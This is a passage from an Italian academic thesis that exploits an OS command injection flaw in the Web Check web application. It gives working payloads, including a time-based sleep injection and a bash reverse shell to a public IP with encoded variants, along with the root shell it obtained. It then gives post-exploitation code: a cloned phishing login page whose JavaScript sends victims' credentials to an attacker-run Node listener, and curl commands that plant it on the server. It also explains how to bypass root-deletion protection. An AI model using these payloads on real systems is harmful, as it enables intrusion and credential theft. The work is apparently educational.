43 FROM node:${NODE_VERSION}-${DEBIAN_VERSION}  AS final
44
45 WORKDIR /app
46
47 COPY package.json yarn.lock ./
48 COPY --from=build /app .
49
50 RUN apt-get update && \
51     apt-get install -y --no-install-recommends chromium
   ↪ traceroute && \
52     chmod 755 /usr/bin/chromium && \
53     rm -rf /var/lib/apt/lists/* /app/node_modules/.cache
54
55 # Exposed container port, the default is 3000, which can
   ↪ be modified through the environment variable PORT
56 EXPOSE ${PORT:-3000}
57
58 # Set the environment variable CHROME_PATH to specify the
   ↪  path to the Chromium binaries
59 ENV CHROME_PATH='/usr/bin/chromium'
60
61 # Define the command executed when the container starts
   ↪ and start the server.js of the Node.js application
62 CMD ["yarn", "start"]
```

Listing 4.2: Configurazione Dockerfile

CAPITOLO 5

EXPLOIT

Grazie all'analisi del codice vulnerabile è possibile notare che all'interno della funzione `directChromiumScreenshot()` sia eseguita la funzione `exec()` di `Node.js`, alla quale è passato come argomento il parametro `command` e una funzione di *callback*. Per poter invocare la funzione `exec()` è richiesta l'importazione del modulo `node:child_process`, il quale fornisce la possibilità di avviare e gestire dei sottoprocessi [29].

Le principali funzioni messe a disposizioni da tale modulo sono `spawn` e `exec`, che eseguono entrambe un comando shell, per poi restituire lo *standard output* e lo *standard error* tramite una funzione di *callback*. La differenza tra le due sta nel fatto che la seconda utilizza una *shell* per eseguire il comando e attende il completamento del sottoprocesso per poi restituire i dati, mentre la prima utilizza gli *stream* per inviarli mentre vengono generati.

A causa delle modalità di implementazione della funzione `exec()`, il comando da eseguire viene passato direttamente tramite un unico parametro di tipo stringa, il che determina la presenza di una debolezza. Infatti, se tale parametro viene digitato dall'utente stesso tramite una casella di testo, è possibile concatenare alla stringa ulteriori comandi da iniettare nel *server*.

5.1 Logica e Sintassi del payload

5.1.1 RCE e OS Command Injection

Digitando un comando malevolo all'interno della casella di testo dell'applicazione web, quello che si realizza è un attacco di tipo *RCE*. In particolare, la modalità con cui si ottiene l'esecuzione di codice da remoto prende nome di *OS Command Injection*, anche nota come *Shell Injection* [30].

Tale iniezione consiste nell'eseguire nel *server* della vittima, tramite una *shell*, un comando composto da una stringa testuale che non è stata sottoposta a sanificazione o è stata sottoposta ad un processo di sanificazione errata. Così facendo, l'attaccante è in grado di prendere il controllo totale del *server*, con i massimi privilegi. Il difetto consiste nel fatto che non viene eseguito nessun tipo di controllo relativo alla presenza di caratteri speciali come `|`, `>`, `#`, `;` e `&&`, o di parole chiave come `rm` e `cat`, attraverso i quali è possibile alterare il normale comportamento del comando previsto di default. Combinando opportunamente tali caratteri, si può indurre il sistema a fornire informazioni riservate e a modificare il file system, nelle seguenti modalità:

- `;` e `&&` : sono utilizzati per concatenare più comandi su un'unica riga. La differenza tra i due sta nel fatto che con `;` i comandi sono eseguiti in sequenza a prescindere dal loro esito, mentre l'operatore `&&` si comporta a tutti gli effetti come un *AND* logico; pertanto i comandi sono eseguiti in ordine uno dopo l'altro, e la catena si interrompe nel momento in cui uno di essi restituisce *false*. Il `;` è fondamentale per eseguire l'iniezione, perché consente di eseguire un comando arbitrario sul *server* indipendentemente da quello che era stato previsto a priori.
- `|` : l'operatore *pipe* ha la funzione di reindirizzare l'output del comando alla sua sinistra verso l'input del comando alla sua destra. Può essere utilizzato insieme al comando `grep` per cercare una stringa di testo all'interno di un file.
- `>` : consente di reindirizzare l'output del comando alla sua sinistra verso il file specificato alla sua destra. Può essere utilizzato per scrivere all'interno del file system, modificando a piacimento i file su cui si hanno i permessi. Tale operatore cancella totalmente il contenuto precedente del

file indicato, qualora non fosse vuoto, mentre nella versione » aggiunge l'*output* del comando alla fine del file, agendo in modalità *append*.

- `#` : questo carattere è utilizzato per inserire commenti all'interno di script con estensione `.sh`. Può essere anche iniettato all'interno di un comando *one-liner* [1] per trascurare tutto ciò che si trova alla sua destra.
- `cat` : è utilizzato per leggere il contenuto di un file e stamparlo nello *standard output*. Può essere utilizzato per visualizzare informazioni sensibili all'interno di un file di sistema, nel caso in cui si abbiano i privilegi di *root*.
- `rm` : consente di eliminare un file o una cartella in maniera definitiva e non revocabile. Se utilizzato insieme alle opzioni `-r` e `-f`, permette di eliminare forzatamente il contenuto di una cartella, agendo in modo ricorsivo sulle sue sottocartelle. Generalmente, non è possibile eliminare la *root* di un sistema semplicemente con il comando `rm -rf /` per questioni di protezione. È possibile, però, far ciò aggiungendo l'opzione `-no-preserve-root`, che tratta la *root* come una cartella non privilegiata e ne permette l'eliminazione. In alcune circostanze, ulteriori sistemi di protezione non consentono di eliminare la *root*, motivo per cui il comando è modificato in `rm -rf /*`, che, puntando ai figli di tale cartella, permette di *bypassare* il controllo.

Supponiamo che l'operazione prevista dall'applicazione web sia:

```
unzip ‘ + input + ’ ./folder
```

in cui lo sviluppatore ha utilizzato gli apici per proteggere l'input da eventuali spazi. In tal caso, si può sfruttare l'errata implementazione combinando gli operatori sopra presentati nella seguente stringa:

```
’; cat /etc/passwd | grep ‘root’ #
```

Così facendo, infatti, il comando ricevuto dalla shell risulta essere:

```
unzip ‘’; cat /etc/passwd | grep ‘root’ #’ ./folder
```

In particolare, l'operazione di unzip fallirà perché non sarà trovata nessuna corrispondenza nel *file system*, ma la seconda operazione sarà eseguita a prescindere, per via dell'utilizzo dell'operatore `;`. Per quanto riguarda la parte

[1] il comando è definito tutto su un'unica linea, non all'interno di un file di testo; pertanto, aprire un commento significa di fatto trascurare la porzione rimanente del comando.

restante del comando, grazie all'operatore `#` sarà tutto trascurato, in quanto considerato come un commento. Pertanto, organizzando in tale modo l'iniezione, sarà quindi possibile visualizzare nello *standard output* se esiste un utente di sistema di nome *root*, operazione che altrimenti non sarebbe stata consentita.

5.1.2 Percent-Encoding

Il *Percent-Encoding*, noto anche come *URL Encoding*, è un metodo di codifica utilizzato per rappresentare i caratteri di un URL che sono riservati o non ammessi [31]. All'interno di un URL, infatti, caratteri come `:`, `/` o `+` hanno un significato specifico a livello sintattico, motivo per cui bisogna effettuare una distinzione per specificare quando trattarli come semplici caratteri. Inoltre, anche le lettere accentate e i simboli di valuta non possono essere lasciate indenni all'interno di un URL. Pertanto, quanto ci si trova in una di queste circostanze, ogni *byte* particolare è rappresentato tramite una tripletta costituita dal simbolo `%` seguito da due cifre esadecimali, corrispondenti al cambiamento di base del valore numerico del *byte* stesso. Ai fini della trattazione, i caratteri di cui è necessario conoscere la relativa rappresentazione in *percent encoding* sono i seguenti:

- `[space]` → `%20` , `+`
- `"` → `%22`
- `;` → `%3B`
- `#` → `%23`

5.2 Sviluppo dell'attacco

Sulla base di quanto detto, saranno effettuati dei tentativi di iniezione mirati a verificare la presenza della vulnerabilità; dopodiché, una volta constatato tale fatto, sarà condotto un attacco più approfondito al fine di mostrare, attraverso un esempio concreto, i rischi derivanti da una errata validazione dell'input. In tale fase, quello che ci si propone di fare è mettersi nei panni di un attaccante vero e proprio che prova a compromettere un *server* remoto dal proprio PC connesso in rete; per tal ragione, saranno adottati specifici accorgimenti af-

finché lo sfruttamento non sia legato alla riproduzione dell'applicazione in un *container* locale.

5.2.1 Proof of Concept (PoC)

Per testimoniare la presenza della vulnerabilità, sono stati iniettati *payload* malevoli direttamente dall'interfaccia web dell'applicazione in esame, poiché essa rappresenta il punto di accesso diretto allo strumento.

Inizialmente, per avere un visione generale dell'analisi condotta dal *tool* su un sito web con URL ben strutturato, è stata inserita la stringa `www.google.com/`; a questo punto, sulla pagina di *check*, sono stati aperti gli strumenti per sviluppatori, al fine di individuare quali *log* venissero stampati nella console. È possibile notare che, per quanto riguarda l'operazione di *screenshot*, sia mostrato un messaggio di successo circa 2 secondi dopo l'inizio dell'analisi (Figura 5.1).

Figura 5.1: Log della richiesta con payload non malevolo

Tale *log* è stampato nella *console* solamente al termine della relativa operazione, motivo per cui si potrebbe pensare di ritardare l'esecuzione dell'*api* al fine di rilevare eventuali cambiamenti. Di fatto, uno dei punti di forza di *Web Check* è quello di condurre tutte le analisi in un tempo breve, motivo per cui potrebbero esserci dei controlli al fine di individuare operazioni che non vanno a buon fine entro uno specifico intervallo temporale.

A tal proposito, è stata condotta dal *browser* una seconda analisi di tipo *time-based*, iniettando il comando `sleep 20` a valle dell'URL. Poiché il *server* si aspetta di ricevere l'URL in formato *Percent-Encoding*, i caratteri speciali sono stati sostituiti secondo le modalità definite in precedenza:

`www.google.com/%22%3B+sleep+20+%23`

Il *payload* iniettato corrisponde alla stringa:

`www.google.com/"; sleep 20 #`

I doppi apici hanno la funzione di chiudere la stringa dell'URL effettivo in modo che il comando seguente sia interpretato correttamente dalla *shell*, mentre

il `#` finale è utilizzato per trascurare la restante parte del comando originario. Tornando ad analizzare i *log* dell'applicazione web, è stato rilevato dopo 10 secondi un messaggio di *timeout*, a conferma del sospetto sollevato in precedenza (Figura 5.2). Inoltre, attendendo ulteriormente, è possibile notare che dopo circa 22 secondi sia stampato il messaggio di successo dello *screenshot*. Questa è la *Proof of Concept* della presenza della vulnerabilità *Shell Injection*, poiché l'operazione è eseguita in un tempo totale pari alla somma dei 20 secondi di attesa e dei 2 secondi di processamento della richiesta.

Figura 5.2: Log della richiesta con payload time-based

5.2.2 Reverse Shell

Una volta verificata la presenza della vulnerabilità, è lecito chiedersi quali danni si potrebbero arrecare al sistema vittima e a quali informazioni sensibili si potrebbe risalire. Eseguire comandi come `whoami` oppure `cat /etc/passwd` ↪ non è particolarmente utile in questo frangente, poiché essi sono elaborati nella *shell* del *server* in modalità *blind*, ossia senza la possibilità da parte dell'attaccante di visualizzare la risposta.

Pertanto, il passo seguente è stato quello di progettare un *payload* malevolo che consentisse di aprire sulla macchina locale una sessione interattiva, attraverso la quale inviare comandi al *server* e visualizzare l'*output* degli stessi. Tale tecnica di accesso remoto prende nome di *Reverse Shell*, ed è particolarmente astuta perché solitamente il *Firewall* blocca il traffico *inbound* [2], ma consente il traffico *outbound* [3].

Affinché la connessione remota vada a buon fine, è necessario predisporre l'attaccante in ascolto su una porta (ad esempio la 4444), operazione che può

[2] inbound: connessione dell'esterno verso l'interno
[3] outbound: connessione dall'interno verso l'esterno

essere effettuata utilizzando il comando `netcat` con opzioni *listen* e *verbose*:

```
nc -lvp 4444
```

Dopo aver fatto ciò, è stato iniettato nel *server* il comando per inviare all'attaccante la sessione interattiva:

```
bash -i &> /dev/tcp/37.182.150.157/4444 0>&1
```

Nello specifico, il significato di ogni componente sintattica è il seguente:

- `bash -i` → indica di aprire la *shell* in modalità interattiva.
- `&>` → ridirige lo *standard output* (1) e lo *standard error* (2) della *shell* interattiva verso la destinazione specificata alla sua destra.
- `/dev/tcp/37.182.150.157/4444` → apre una connessione *TCP* verso l'*host* specificato in termini di *IP* e porta. Inserito all'interno di tale comando, fa in modo che i canali di risposta della *shell* interattiva siano inviati alla macchina dell'attaccante.
- `0>&1` → porta il canale di *input* (0) nella destinazione in cui si trova il descrittore dello *standard output* (1), in modo che l'attaccante abbia anche il controllo dell'*input*.

Ancora una volta, è stata utilizzata la codifica *Percent-Encoding* per inviare il *payload* al *server* tramite la casella di testo visualizzata nel *browser*, dunque la stringa digitata si presenta come segue:

```
www.google.com/%22%3B+bash+%2Di+%3E%26+
/dev/tcp/37.182.150.157/4444+0%3E%261+%23
```

Nonostante l'accuratezza adottata durante l'esecuzione dell'attacco, esso si è rivelato fallimentare, poiché non è stato restituito nessun riscontro da parte del listener sulla porta 4444, che è rimasto in attesa (Figura 5.3).

Figura 5.3: Esito fallimentare della prima reverse shell

Questo esito potrebbe derivare dal fatto che il *payload* sia eseguito nel *server* con un binario differente dal ***bash*** ipotizzato. Nel caso in cui fosse utilizzato

`sh` con riferimento all'eseguibile di `dash`, infatti, alcuni costrutti sintattici potrebbero non essere riconosciuti, con conseguente errore nell'esecuzione del comando; `dash`, in particolare, non comprende il significato dell'operatore `&` e non trova nel *file system* nessuna corrispondenza a `/dev/tcp/37.182.150.157/4444`.

Per ovviare a questo inconveniente, il *payload* precedente è stato modificato in modo da passare la richiesta di connessione remota all'eseguibile di `bash`, che è in grado di interpretare correttamente ogni costrutto del comando sopra mostrato:

```
bash -c 'bash -i &> /dev/tcp/37.182.150.157/4444 0>&1'
```

La stringa codificata in *Percent-Encoding* relativa al comando modificato è la seguente:

```
www.google.com/%22%3B+bash+%2Dc+%27bash+%2Di+%3E%26+
/dev/tcp/37.182.150.157/4444+0%3E%261%27+%23
```

Grazie all'accorgimento di cui si è tenuto conto, l'*injection* si è poi conclusa con successo; infatti, il *listener* in ascolto sulla porta 4444 ha mostrato il *prompt* della *reverse shell*, confermando l'avvenuta connessione (Figura 5.4).

```
┌──(matteo㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
37.182.150.157: inverse host lookup failed: Unknown host
connect to [192.168.1.50] from (UNKNOWN) [37.182.150.157] 58816
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@367a59dc0292:/app#
```

Figura 5.4: Esito positivo della seconda reverse shell

5.2.3 Configurazioni di Rete

Al fine di stabilire con successo la connessione remota tra un *server* remoto e la macchina dell'attaccante è necessario che quest'ultimo sia visibile su *Internet*. Nel momento in cui ci si connette ad una connessione *Wi-Fi*, però, il *DHCP* [4] assegna al dispositivo un IP privato, cioè visibile solamente all'interno della rete locale [32]; questo è particolarmente utile per questioni di limitatezza del numero massimo di indirizzi disponibili e di riservatezza.

[4] DHCP: Dynamic Host Configuration Protocol

Per poter navigare su *Internet* il dispositivo utilizza l'*IP* pubblico del *router*, grazie all'intervento del *NAT* [5]. Si tratta di un intermediario che gestisce le fasi di invio della richiesta e ricezione della risposta verso una destinazione remota, utilizzando una tabella per mappare i pacchetti in ingresso e in uscita [33]. In particolare, quando un host locale invia una richiesta ad una destinazione remota, il *NAT* sostituisce l'*IP* privato del mittente con quello del *router*, apre una porta univoca per la connessione, detta *PAT*, e registra nella *NAT Table* che la risposta al *router* su quella porta dovrà essere inviata all'*host* locale.

Sulla base di quanto detto, non è possibile inviare un pacchetto direttamente ad un *host* locale senza passare per il *router*, motivo per cui per poter eseguire il comando di *reverse shell* dal *server* è necessario configurare un *port forwarding*. Accedendo alle impostazioni di rete del *router*, è stato innanzitutto assegnato all'*host* locale un *IP* statico `192.168.1.50`, in modo che, ad ogni connessione, il *DHCP* non ne assegni uno casuale. Dopodiché, la porta `4444` della macchina locale è stata mappata sulla porta `4444` del *router*, il cui *IP* pubblico è stato individuato tramite il comando `curl ifconfig.me`; grazie a questa configurazione ogni richiesta avanzata verso `37.182.150.157:4444` verrà diretta verso `192.168.1.50:4444`.

Per esporre il la propria macchina sulla rete si sarebbero potuti impiegare altri strumenti come *Proxy* e *VPN*, ma si è preferito adottare questa soluzione più rapida per focalizzare l'analisi sull'esecuzione dell'*exploit*.

[5] NAT: Network Address Translator

CAPITOLO 6

POST-EXPLOITATION

Le analisi condotte nella fase di *exploit* hanno evidenziato la presenza di una falla critica nel sistema vittima, al punto da consentire ad un attaccante remoto di stabilire una connessione per eseguire comandi di sistema tramite una sessione interattiva. Tuttavia, poiché l'accesso all'applicazione non richiede l'autenticazione e non sono presenti *database* con informazioni sensibili da esfiltrare, l'esecuzione di comandi interni alla *shell* non consente di trarre nessun beneficio dallo sfruttamento della vulnerabilità.

In merito a ciò, con l'intento di mostrare il reale potenziale dell'*OS Command Injection*, è stato progettato un attacco di *phishing*. Analizzando la struttura delle rotte, è stata inserita tra la *homepage* e la pagina di *check* una pagina intermedia contenente un *form* di *login* fittizio; quest'ultimo richiede l'inserimento di email e password come requisito per accedere allo strumento di analisi, sottraendo in modo illecito le credenziali degli utenti. Pertanto, di fronte all'utilizzo, da parte di un utente, della stessa password per più servizi associati alla stessa email, è possibile servirsi delle credenziali acquisite per innescare un effetto a catena di compromissione della sua identità digitale.

6.1 Analisi dell'architettura software

Al fine di inserire una pagina intermedia tra la *homepage* e la pagina di *check*, è stata analizzata l'organizzazione del codice sorgente dell'applicazione web, ispezionando il *file system* attraverso la sessione interattiva ottenuta. Grazie

a tale studio, è stato rilevato l'utilizzo dell'ambiente *Node.js*, supportato dal *framework Astro* per la gestione del *frontend* e *Express* per la logica di *backend*.

Il cuore dell'applicazione è il file `server.js`, all'interno del quale vengono definiti i *middleware* e le *callback* da attivare in corrispondenza alla richiesta di rotte predefinite. Quando *Node.js* avvia l'applicazione sul *server*, tale file è letto e caricato in memoria *RAM*, dove viene consultato quando necessario. In merito a ciò, manipolare la logica delle rotte direttamente nel `server.js` non è particolarmente funzionale, perché il file è modificato sul disco, ma il processo in esecuzione non rileva il cambiamento. Pertanto, affinché le modifiche diventino effettive, è necessario interrompere il processo *Node.js* e riavviarlo per caricare la nuova versione in *RAM*; tuttavia, ci potrebbero essere dei meccanismi di protezione che controllano tale attività, motivo per cui quella proposta non si presenta come la migliore alternativa.

In merito al *framework* di *frontend Astro*, esso è stato configurato in modalità *SSR*, acronimo di *Server Side Rendering*; dunque, ogniqualvolta un utente richiede una rotta, Node.js non invia come risposta un file statico *HTML*, ma genera il contenuto in modo dinamico, sulla base dei file `.astro` presenti all'interno della *directory* `src/pages` (Figura 6.1). In tale cartella, le rotte possono essere definite specificando file `index.astro` all'interno di sottocartelle opportunamente nominate, oppure tramite file `.astro` il cui nome corrisponde con quello della rotta stessa.

```
root@367a59dc0292:/app# ls src/pages
account  check  index.astro  self-hosted-setup.astro  web-check-api
```

Figura 6.1: Visualizzazione del contenuto della directory src/pages

Anche in questa circostanza, modificare o aggiungere una nuova rotta significa alterare il contenuto dei file `.astro`, i quali, similmente al `server.js`, sono caricati in memoria *RAM* in fase di avvio dell'applicazione.

Sulla base di quanto rilevato, alterare il normale comportamento dell'applicazione web non sarebbe possibile senza riavviare il processo *Node.js*. Analizzando il file `server.js`, però, è stato riscontrato l'utilizzo di un approccio particolare nella restituzione del contenuto della risposta; nello specifico, si cerca nella cartella `dist/client` (Figura 6.2) se è presente un file statico *HTML*

corrispondente alla rotta richiesta, per poi attivare il processo di generazione dinamica del contenuto solamente in caso di esito negativo del primo controllo.

```
root@367a59dc0292:/app# ls dist/client
 _astro                       favicon-32x32.png   security.txt
 account                      favicon.ico         self-hosted-setup
 android-chrome-192x192.png   favicon.svg         sitemap-0.xml
 android-chrome-512x512.png   fonts               sitemap-index.xml
 apple-touch-icon.png         index.html          web-check-api
 assets                       manifest.json       web-check.png
 banner.png                   placeholder.html   '~partytown'
 error.html                   resources
 favicon-16x16.png            robots.txt
```

Figura 6.2: Visualizzazione del contenuto della directory dist/client

In relazione a ciò, per manipolare il comportamento dell'applicazione web senza la necessità di riavviarla, si è agito direttamente sul contenuto della cartella `dist/client`, contenente i file *HTML* statici. È bene sottolineare che, in caso di interruzione e riavvio del processo *Node.js*, i file statici saranno eliminati e rigenerati, motivo per cui, per rendere definita la modifica, bisognerebbe operare anche sui file `.astro` della *directory* `src/pages`; in particolare, quest'ultimi hanno lo scopo di rigenerare le modifiche nei file *HTML* statici, in caso di riavvio dell'applicazione web.

6.2 Realizzazione della pagina di login

Identificata la necessità di operare sui file statici *HTML*, la prima fase da eseguire consiste nel realizzare la pagina di login con cui effettuare l'operazione di *phishing*, nominata `login.html`. All'interno di essa è sufficiente l'inserimento di due campi di *input*, per email e password, e di un *button* per l'accesso al sistema, motivo per cui a livello di contenuti la struttura risulta particolarmente semplice.

```
70  <form action="/check" method="POST">
71    <label>EMAIL</label>
72    <input type="text" name="email" placeholder="
    ↪ admin@web-check.xyz" required>
73
74    <label>PASSWORD</label>
```

```
75      <input type="password" name="password" placeholder="
    ↪ ************" required>
76
77      <button class="button" type="submit">
78        Log in to the system
79      </button>
80    </form>
```

Tuttavia, affinché l'utente che accede al sito non metta in dubbio l'autenticità della pagina, è necessario riprodurre fedelmente lo stile visivo della *homepage* (Figura 6.3).



Figura 6.3: Homepage del sito Web Check

In relazione a ciò, è stato ispezionato il contenuto del tag `<head>` della *homepage*, dove sono stati individuati tre riferimenti a file *css* esterni, poi inseriti anche nella pagina di login.

```
<link rel="stylesheet" href="/_astro/index.BCr1_Mlw.css">
<link rel="stylesheet" href="/_astro/index.CN2mi4Ez.css">
<link rel="stylesheet" href="/_astro/index.3aHX0Yht.css">
```

Tali riferimenti consentono di utilizzare le stesse regole di stile generali della *homepage*, e di importare le variabili di stile definite nei file *css*. Dopodiché, per specificare le modalità di visualizzazione dei singoli elementi del *form*, sono state definite ulteriori regole di stile all'interno del tag `<style>`. Anche in tal caso, l'obbiettivo è quello di rendere la grafica della pagina di *login* più coerente possibile con quella generale dell'applicazione web.

```
  <style>
    body {
      display: flex;
      align-items: center;
      justify-content: center;
      min-height: 100vh;
      margin: 0;
      background: var(--background);
    }

    .login-container {
      max-width: 450px;
      width: 100%;
      padding: 2rem;
    }

    label {
      color: var(--primary);
      font-size: 0.8rem;
    }

    input {
      width: 100%;
      margin-top: 0.5rem;
      margin-bottom: 1.5rem;
```

```
      padding: 12px;
      background: #0d1117;
      border: 1px solid #30363d;
      border-radius: 6px;
      color: white;
    }

    button {
      width: 100%;
      height: 3em;
    }
  </style>
```

Per il resto, anche relativamente al logo di *Web Check* è stato utilizzato un file già presente all'interno del *file system* del *server*, ossia `favicon.svg`. Unendo i vari componenti descritti separatamente nella presente sezione, è stata realizzata con successo la pagina di *login* fittizia, che si presenta attendibile e completamente integrata nell'applicazione web (Figura 6.4).



Figura 6.4: Risultato finale della pagina di login

6.3 Realizzazione del servizio in ascolto

Nel momento in cui un utente inserisce le sue credenziali nel form di *login* fittizio, i dati immessi devono essere inviati al computer dell'attaccante. Affinché ciò fosse possibile, è stato realizzato in locale il servizio `login_server.js` che rimane in ascolto sulla porta `8888` e riceve dall'applicazione web quanto digitato nel *form*. Anche in tal caso, per consentire la comunicazione tra il *server* e la macchina locale sulla porta indicata, è stata necessaria la configurazione di un *port forwarding*, in maniera analoga a quello realizzato sulla porta `4444`.

La progettazione di tale servizio è estremamente semplice, poiché deve solamente di ricevere i dati inviati dal *server* e scriverli ben formattati in un file di testo locale. In particolare, il *listener* rimane in attesa di due eventi:

- `data`: ogniqualvolta sono ricevuti dei pacchetti di informazioni, essi sono accumulati nella variabile `data`.
- `end`: quando l'invio dei pacchetti è terminato, il contenuto della variabile `data` è decodificato secondo la codifica *Percent-Encoding*, per poi essere aggiunto in coda al file `credentials.txt`.

```
1  import http from 'http';
2  import fs from 'fs';
3
4  http.createServer((req, res) => {
5    let data = '';
6    // collect incoming data chunks
7    req.on('data', chunk => data += chunk);
8    // write to file once the request is complete
9    req.on('end', () => {
10     data = decodeURIComponent(data);
11     fs.appendFileSync('credentials.txt', data + '\n');
12     console.log('Received:', data);
13     res.end();
14   });
15 }).listen(8888);
16 console.log("Server listening on port 8888");
```

Listing 6.2: Servizio in ascolto per l'esfiltrazione delle credenziali

Per esporre tale servizio è sufficiente avviarlo con *Node.js*, eseguendo il comando `node login_server.js &`, che attiva il processo in background (tale comando deve essere eseguito al termine di tutte le configurazioni della *post-exploitation*).

Una volta predisposto il *listener* nella macchina dell'attaccante, è necessario configurare la pagina di *login* affinché le credenziali inserite siano inviate al momento della sottomissione del *form*. Tale risultato è stato ottenuto collegando l'esecuzione di una *callback* all'evento di *submit* del *button* di accesso, attraverso l'inserimento di codice *JavaScript* nel file `login.html`, all'interno del *tag* `<script>`. In particolare, il funzionamento di tale *script* può essere sintetizzato nei seguenti punti:

- Non appena l'utente preme il tasto di invio del *form*, viene bloccato il naturale invio del modulo verso la rotta specificata nell'attributo *action*, in modo da consentire la completa esecuzione del codice sottostante.
- Successivamente, vengono estratti e memorizzati i valori inseriti nei campi di email e password, tramite i selettori del *DOM* [1]; inoltre, sono annotati anche il giorno e l'ora esatta, per poi procedere costruendo il corpo del messaggio da inviare alla macchina dell'attaccante.
- Si utilizza la funzione `fetch` per inviare una richiesta *POST* alla porta `8888` dell'indirizzo `37.182.150.157`, dove si trova il servizio in ascolto. La *keyword* `await` è necessaria affinché si attenda il completamento della `fetch` prima di proseguire con l'istruzione seguente. Inoltre, il corpo del messaggio è opportunamente codificato secondo la *Percent-Encoding* al fine di trasmettere correttamente anche i caratteri speciali. Poiché i *browser* moderni normalmente non consentono l'invio di *fetch* verso un *server* sconosciuto, è stato necessario impostare la modalità di trasmissione su `no-cors`. Questa opzione consente di *bypassare* il controllo, inoltrando i dati verso la destinazione in modo unidirezionale, cioè senza leggere la risposta; tuttavia, tale limitazione non compromette l'efficacia dell'attacco, poiché il servizio in ascolto non deve restituire nulla all'applicazione web.

[1] DOM: Document Object Model

- Quando la `fetch` termina, viene rimosso il blocco iniziale, dunque il *form* è effettivamente sottomesso verso la destinazione originaria.

```
85   document.querySelector('form').onsubmit = async function (event) {
86     // stop sending the form
87     event.preventDefault();
88
89     const email = document.querySelector('input[name="email"]').value;
90     const pass = document.querySelector('input[name="password"]').value;
91     today = new Date();
92     const time = today.toLocaleDateString('it-IT') + ' ' + today.toLocaleTimeString('it-IT');
93     try {
94       // await to wait the fetch to finish
95       await fetch('http://37.182.150.157:8888', {
96         method: 'POST',
97         mode: 'no-cors', // no-cors send data without receiving any answer
98         body: "[" + time + "]  email: " + encodeURIComponent(email) + "  |  password: " + encodeURIComponent(pass),
99         headers: {
100          'Content-Type': 'text/plain'
101        }
102      });
103    } catch (e) {
104      console.log("Error, credentials not sent: ", e);
105    }
106
107    // when the fetch finishes, the form is submitted.
108    this.submit();
109  };
```

6.4 Configurazione dei flussi di navigazione

Le fasi di preparazione mostrate poc'anzi sono state eseguite in locale nella macchina dell'attaccante, ma è ora arrivato il momento di applicare le modifiche nel *server*.

In primo luogo, è necessario trasferire il file `login.html` all'interno della cartella `dist/client`. La creazione della rotta non può essere realizzata direttamente nel *server* poiché non sono disponibili *editor* di testo quali *nano* o *vim*, ma si potrebbe ovviare a questo inconveniente costruendo il file riga per riga con il comando `echo` in modalità *append*. Nonostante ciò, poiché si è assunto che il *firewall* del *server* non blocchi il traffico *outbound*, si è deciso di trasferire il file tramite una richiesta *GET* alla macchina dell'attaccante. In particolare, sono stati utilizzati i seguenti comandi *bash*:

- `python -m http.server 8888` : è stato eseguito dalla *directory* della macchina locale contente gli *script*, al fine di sfruttare il *port forwarding* sulla porta `8888` per esporre il file `login.html` (una volta terminato il trasferimento, l'esposizione è stata immediatamente bloccata).
- `mkdir login` : è stato eseguito dalla *reverse shell* all'interno della *directory* `dist/client`, per creare la rotta `/login`.
- `curl 37.182.150.157:8888/login.html > index.html` : è stato eseguito dalla *reverse shell* all'interno della *directory* `dist/client/login` appena creata. Tale comando crea il file statico *HTML* della rotta `/login`, inserendo al suo interno il contenuto del file locale `login.html`.

